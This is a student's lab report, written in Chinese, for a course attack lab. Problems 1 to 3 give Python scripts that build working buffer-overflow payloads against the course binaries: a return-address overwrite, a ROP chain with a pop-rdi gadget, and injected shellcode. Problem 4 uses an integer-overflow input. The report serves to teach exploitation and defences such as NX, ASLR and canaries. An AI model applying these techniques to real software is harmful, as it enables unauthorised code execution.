ATTACKLAB实验报告

姓名： 杜承霖
学号： 2024201507


题目解决思路

Problem 1: 基础栈溢出

- **分析**:
  1. **静态分析**：通过 `objdump` 查看反汇编代码，发现 `func` 函数中调用了 `strcpy` 将用户输入复制到栈上，且未进行长度检查。
  2. **栈布局**:
     - 汇编指令 `lea -0x8(%rbp),%rax` 显示缓冲区起始地址位于 `rbp-8`。
     - 64位程序中 `Saved RBP` 占用 8 字节。
     - 因此，从缓冲区起始位置到返回地址（Return Address）的偏移量为 `8 (Buffer) + 8 (Saved RBP) = 16` 字节。
  3. **攻击目标**：我们需要覆盖返回地址，使其跳转到 `func1` 函数的入口地址 `0x401216`，该函数会打印 "Yes!I like ICS!"。
  4. **Payload构造**：`16字节垃圾数据` + `func1地址(小端序)`。
- **解决方案**:
  使用 Python 脚本生成二进制 Payload 文件 `ans1.txt`。

```
import struct

# 1. 目标函数 func1 地址
target_addr = 0x401216

# 2. 计算偏移量 (Buffer 8 bytes + Old RBP 8 bytes)
padding = b'A' * 16

# 3. 打包地址 (64位小端序)
target_bytes = struct.pack('<Q', target_addr)

# 4. 生成 Payload
payload = padding + target_bytes

with open("ans1.txt", "wb") as f:
    f.write(payload)
```

- **结果**:
  运行命令 `./problem1 ans1.txt`，成功输出目标字符串。



Problem 2: NX保护

- **分析**:
  1. **安全保护**：题目提示开启了 **NX (No-Execute)**，意味着栈不可执行，无法使用 Shellcode。必须使用 **ROP (Return Oriented Programming)** 技术。
  2. **目标限制**：目标函数 `func2` (`0x401216`) 内部有一条指令 `cmpl $0x3f8, -0x4(%rbp)`，要求第一个参数必须等于 `0x3f8` (十进制 1016)。
  3. **传参规则**：64位 Linux 下，函数第一个参数存放在 **RDI** 寄存器中。
  4. **Gadget查找**：在汇编中找到了 `pop_rdi` 函数片段，地址 `0x4012c7` 处有 `pop %rdi; ret` 指令，可用于将栈上数据弹入 RDI
- **解决方案**:
  构造 ROP 链：`Padding(16B)` -> `pop_rdi地址` -> `参数(0x3f8)` -> `ret地址(对齐栈)` -> `func2地址`。

```
import struct

# 偏移量 16 字节
padding = b'A' * 16

# Gadgets 和 地址
# pop rdi; ret (从 pop_rdi 函数中提取)
pop_rdi = struct.pack('<Q', 0x4012c7)
# 参数值 1016
arg_val = struct.pack('<Q', 0x3f8)
# ret (用于栈对齐，防止 printf 崩溃)
ret_gadget = struct.pack('<Q', 0x4012c8)
# 目标函数
func2_addr = struct.pack('<Q', 0x401216)

# 拼接 ROP 链
payload = padding + pop_rdi + arg_val + ret_gadget + func2_addr

with open("ans2.txt", "wb") as f:
    f.write(payload)
```

- **结果**:
  运行命令 `./problem2 ans2.txt`，成功通过参数检查并输出。

- ```
  liaofeng@DESKTOP-6DAERDE:~/attack-lab-Liaofeng1$ ./problem2 ans2.txt
  Do you like ICS?
  Welcome to the second level!
  Yes!I like ICS!
  liaofeng@DESKTOP-6DAERDE:~/attack-lab-Liaofeng1$
  ```

Problem 3: Shellcode 与 动态栈地址

- **分析**:
  1. **环境**：题目未开启 NX 保护（栈可执行），但开启了 ASLR（地址随机化），导致栈地址不可预测。
  2. **辅助机制**：通过汇编发现 `jmp_xs` 函数（`0x401334`），它会读取全局变量 `saved_rsp`，加上 16 后跳转过去。而 `saved_rsp` 正是溢出前保存的栈指针。
  3. **计算**：`saved_rsp + 16` 恰好指向了 buffer 的起始位置。这提供了一个稳定的跳转目标，无需泄露栈地址。
  4. **Shellcode编写**：目标是调用 `func1` 并传入参数 `114`（`0x72`）。由于可以直接执行汇编，我们编写机器码来实现 `func1(114)`。
  5. **Payload结构**：`Shellcode`（放在 Buffer 开头）+ `Padding` + `Fake RBP` + `jmp_xs地址`（覆盖返回地址）。
- **解决方案**:

```python
import struct

# Shellcode:
# mov edi, 0x72 (114) -> bf 72 00 00 00
# mov eax, 0x401216 (func1) -> b8 16 12 40 00
# call rax -> ff d0
shellcode = b"\xbf\x72\x00\x00\x00\xb8\x16\x12\x40\x00\xff\xd0"

# 缓冲区大小为 32 字节，填充剩余部分
padding = b'A' * (32 - len(shellcode))
fake_rbp = b'B' * 8

# 覆盖返回地址为 jmp_xs 的地址，它会自动跳回缓冲区头部执行 Shellcode
jmp_xs_addr = struct.pack('<Q', 0x401334)

payload = shellcode + padding + fake_rbp + jmp_xs_addr

with open("ans3.txt", "wb") as f:
    f.write(payload)
```

- **结果**:
  运行命令 `./problem3 ans3.txt`，Shellcode 执行成功。

  ```
  liaofeng@DESKTOP-6DAERDE:~/attack-lab-Liaofeng1$ ./problem3 ans3.txt
  Do you like ICS?
  Now, say your lucky number is 114!
  If you do that, I will give you great scores!
  Your lucky number is 114
  ```
  ```

Problem 4: Canary 保护机制与逻辑漏洞

- **分析：Canary 保护机制**
  1. **机制原理**：Canary（金丝雀）是一种防止栈溢出的手段。编译器在栈帧的局部变量和返回地址之间插入一个随机生成的整数（Canary）。函数返回前，程序会检查这个值是否被修改。如果发生缓冲区溢出，Canary 必然先于返回地址被覆盖，导致检查失败，程序终止（Stack Smashing Detected）。
  2. **汇编体现**：
     - **插入**：在 `func` 函数开头（`0x136c`）：`mov %fs:0x28, %rax` 取出随机值，`mov %rax, -0x8(%rbp)` 存入栈底。
     - **检查**：在 `func` 函数结尾（`0x140a`）：`mov -0x8(%rbp), %rax` 取出栈上值，`sub %fs:0x28, %rax` 与原值比较。如果结果不为 0，调用 `__stack_chk_fail`。
- **解决方案**：
  本题并非通过溢出攻击，而是利用**整数溢出逻辑漏洞**。
  1. `func` 函数中，输入值赋给变量 A 和 B。
  2. 程序进入循环：`A` 会被减去 `0xfffffffe`（即 -2 的补码，等于 4294967294）。
  3. 目标条件：调用 `func1` 需要 `A == 1` 且 `B == -1`。
  4. 推导：如果输入 **-1**，则 `B = -1`。
     `A = -1 - (0xfffffffe)`。在补码运算中，`(-1) - (-2) = 1`。条件满足。
  5. 操作：前两次输入任意字符串，最后一次输入数字 `-1`。
- **结果**：
  不需要编写代码。在终端交互中输入 `-1` 即可通关。

```
liaofeng@DESKTOP-6DAERDE:~/attack-lab-Liaofeng1$ ./problem4
hi please tell me what is your name?
awa
hi! do you like ics?
awa
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
liaofeng@DESKTOP-6DAERDE:~/attack-lab-Liaofeng1$
```

思考与总结

通过本次实验，我深入理解了栈溢出攻击的多种形式及防御机制：

1. **栈帧结构**：理解了 RBP、RSP 以及返回地址在栈上的确切位置是计算 Padding 的基础。
2. **NX 保护**：当无法在栈上执行代码时，学会了利用 ROP 技术，借助程序已有的代码片段（Gadgets）来拼接攻击逻辑，这比单纯的 Shellcode 更具挑战性。
3. **栈对齐**：在 Problem 2 中深刻体会到了 x86-64 架构下 `printf` 等库函数对栈 16 字节对齐的严格要求，以及如何通过额外的 `ret` 指令解决 Crash 问题。
4. **Canary 与 逻辑安全**：Problem 4 启示我，安全不仅仅是内存安全，业务逻辑（如整数溢出）同样可能导致严重后果。Canary 虽然能防溢出，但防不住逻辑漏洞。